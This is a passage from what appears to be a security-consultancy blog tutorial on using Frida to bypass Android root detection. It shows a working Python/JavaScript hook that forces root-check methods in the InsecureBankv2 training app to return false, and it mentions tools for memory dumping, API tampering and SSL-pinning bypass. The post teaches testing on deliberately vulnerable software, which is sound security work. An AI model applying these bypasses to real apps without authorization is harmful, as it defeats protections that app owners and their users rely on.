
Using the below javascript code we bypass the root detection logic and that's why we get the message "Device not Rooted". The code is available here.

```python
import frida, sys

def on_message(message, data):
    if message['type'] == 'send':
        print("[*] {0}".format(message['payload']))
    else:
        print(message)

jscode = """
Java.perform(function () {
    var MainActivity = Java.use('com.android.insecurebankv2.PostLogin');

    MainActivity.doesSUexist.implementation = function () {
        console.log('Done: doesSUexist');
        return false;
    };

    MainActivity.doesSuperuserApkExist.implementation = function (b) {
        console.log('Done: doesSuperuserApkExist');
        return false;
    };
});
"""

process = frida.get_usb_device().attach('com.android.insecurebankv2')
script = process.create_script(jscode)
script.on('message', on_message)
script.load()
sys.stdin.read()

```

Let's run this script and then press Sign In button in the app as shown below.



Once Sign In button is pressed, the PostLogin Activity is initiated and the root detection logic is called. However, since Frida is using our JS code, it bypasses the detection successfully as shown below.



What more can you do with Frida ?

There are multiple tools for pentesting which are built on top of Frida which can be used during your security assessment.Two such tools are described below

- Fridump – A python script which utilised Frida to dump the memory of a particular process running on the device
- Appmon – An application running on the android device at times makes use of certain System level APIs for certain functionality. Usin tool built on Frida we can monitor and even tamper with this system level calls , like modifying the geolcation coordinates as an exam

Frida also supports iOS devices and can help us with pentesting iOS Apps. We'll come up with an iOS version of this blog soon , stay tuned !

Hope this post was useful and help you in your next android review!

Further Reading

- A excellent example of how Frida can be used to bypass SSL Certificate pinning without any modification to the binary.
    - http://rotlogix.com/2015/09/13/defeating-ssl-pinning-in-coin-for-android/
- A video presentation from the creators of Frida

Comments

Leave a Reply

Your email address will not be published. Required fields are marked *

Name *

Email *

Website

POST COMMENT

This site uses Akismet to reduce spam. Learn how your comment data is processed.

Working around the globe, founded in the UK

Head Office:
CB1 Business Centre
Twenty Station Road,
Cambridge, CB1 2JD, UK

Registered Office:
21 Southampton Row
London
W1CB 5HA, UK

Website Terms & Conditions Privacy and Cookies Policy

Tweets by @notsosecure

NotSoSecure
@notsosecure
In 2015, we launched a SQLi lab in partnership with @SecurityTube. While we no longer host the lab, the content is now freely available here: notsosecure.com/sql-injection-…

Enjoy!😀

Embed View on Twitter